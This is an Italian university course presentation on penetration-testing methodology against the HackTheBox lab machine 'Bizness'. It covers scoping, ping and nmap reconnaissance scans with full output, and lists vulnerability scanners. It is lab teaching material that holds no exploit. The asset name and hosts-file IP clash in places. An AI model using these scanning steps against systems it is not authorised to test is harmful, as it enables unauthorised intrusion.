Bizness

Presentazione della metodologia utilizzata

Luca Boffa

Università degli Studi di Salerno

Progetto del corso di
Penetration Testing and Ethical Hacking

Indice

Table of Contents

Introduzione

- Macchina utilizzata per effettuare il processo di penetration testing Kali 2024.2
- La macchina scelta per questa attività progettuale è vulnerabile by design ed è stata reperita sulla piattaforma HackTheBox.

Table of Contents

Concetti preliminari

Per collegarsi alla macchina è stato necessario scaricare la VPN che si trova sul sito di Hack The Box che ci permette di vedere nella rete locale l'istanza della macchina che vogliamo analizzare.

Table of Contents

Target Scoping

- L'obiettivo principale del penetration testing sull'asset SolarLab è analizzare la sicurezza della macchina, documentando tutte le debolezze e le vulnerabilità riscontrate.
- Metodologia **Black Box**.


Regole di ingaggio e limitazioni

- **Ambito del Test**: Il penetration test è limitato all'asset Bizness.
- **Etica e Conformità**: non ci sono restrizioni specifiche, ma bisogna conformarsi alle linee guida di HackTheBox e del corso universitario.
- **Strumenti Disponibili**: Gli strumenti impiegati saranno gratuiti per via del budget nullo.

Table of Contents

Information Gathering

Per raccogliere le informazioni necessarie, abbiamo visitato la pagina della sfida su HTB per ottenere l'indirizzo IP della macchina target e scoprire che utilizza un'architettura Linux.




Target Discovery

Dato che abbiamo solo una macchina da analizzare e conosciamo già l'indirizzo IP procediamo ad effettuare un primo contatto con la macchina per vedere se riusciamo a comunicare con essa.

Strumenti utilizzati in questa fase:

- `ping`
- `nmap` per fare OS fingerprinting

ping


luke@kalogero: ~
File Actions Edit View Help
┌──(luke㉿kalogero)-[~]
└─$ ping -c 3 10.10.11.252
PING 10.10.11.252 (10.10.11.252) 56(84) bytes of data.
64 bytes from 10.10.11.252: icmp_seq=1 ttl=63 time=42.4 ms
64 bytes from 10.10.11.252: icmp_seq=2 ttl=63 time=43.2 ms
64 bytes from 10.10.11.252: icmp_seq=3 ttl=63 time=42.7 ms
--- 10.10.11.252 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 42.415/42.787/43.233/0.337 ms
┌──(luke㉿kalogero)-[~]
└─$

nmap -O OS fingerprinting

```
┌──(luke㉿kalogero)-[~]
└─$ sudo nmap -O 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 18:02 CEST
Nmap scan report for 10.10.11.252 (10.10.11.252)
Host is up (0.041s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=6/27%OT=22%CT=1%CU=42181%PV=Y%DS=2%DC=I%G=Y%TM=667D
OS:8D31%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)
OS:OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53C
OS:ST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
```

Table of Contents

Enumerating Target

Dopo aver ricavato l'indirizzo IP della macchina target, ed esserci assicurati che quest'ultima sia disponibile e raggiungibile, è necessario effettuare una scansione approfondita per osservare le porte attive e i servizi che erogano.

Strumenti utilizzati in questa fase:

- `nmap`

Configurazione nmap

```
sudo nmap -sV -p- -T4 10.10.11.252
```

- `-sV`: Service version detection
- `-p-`: Tutte le porte da scansionare
- `-T4`: Aggressive!

nmap SYN scan

```
┌──(luke㉿kaluccio)-[~/Desktop/Bizness]
└─$ sudo nmap  -sV -p- -T4 10.10.11.252
[sudo] password for luke:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 01:17 CEST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.046s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http       nginx 1.18.0
443/tcp   open  ssl/http   nginx 1.18.0
44761/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.81 seconds
```

nmap NULL scan

```
┌──(luke㉿kaluccio)-[~/Desktop/Bizness]
└─$ sudo nmap -sN -sV -p- -T4 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 00:52 CEST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.042s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http       nginx 1.18.0
443/tcp   open  ssl/http   nginx 1.18.0
44761/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.66 seconds
```

nmap FIN scan

```
┌──(luke㉿kaluccio)-[~/Desktop/Bizness]
└─$ sudo nmap -sF -sV -p- -T4 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 00:54 CEST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.041s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http       nginx 1.18.0
443/tcp   open  ssl/http   nginx 1.18.0
44761/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.48 seconds
```

nmap XMAS scan

```
┌──(luke㉿kaluccio)-[~/Desktop/Bizness]
└─$ sudo nmap -sX -sV -p- -T4 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 00:55 CEST
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.041s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http       nginx 1.18.0
443/tcp   open  ssl/http   nginx 1.18.0
44761/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.13 seconds
```

Risultati nmap

Per far si che il browser veda il sito correttamente dobbiamo aggiungerlo nella lista degli host nel file `/etc/hosts`:

```
10.10.11.12 bizzness.htb
```




Table of Contents


Vulnerability Mapping

Questa fase è effettuata per identificare ed analizzare eventuali problemi di sicurezza di un determinato asset, essa permette però di individuare problemi di sicurezza legati a vulnerabilità conosciute quindi eventuali vulnerabilità zero-day non verranno individuate.


Strumenti automatizzati utilizzati in questa fase:

- Nessus
- OpenVas
- WhatWeb
- WafW00f
- Feroxbuster

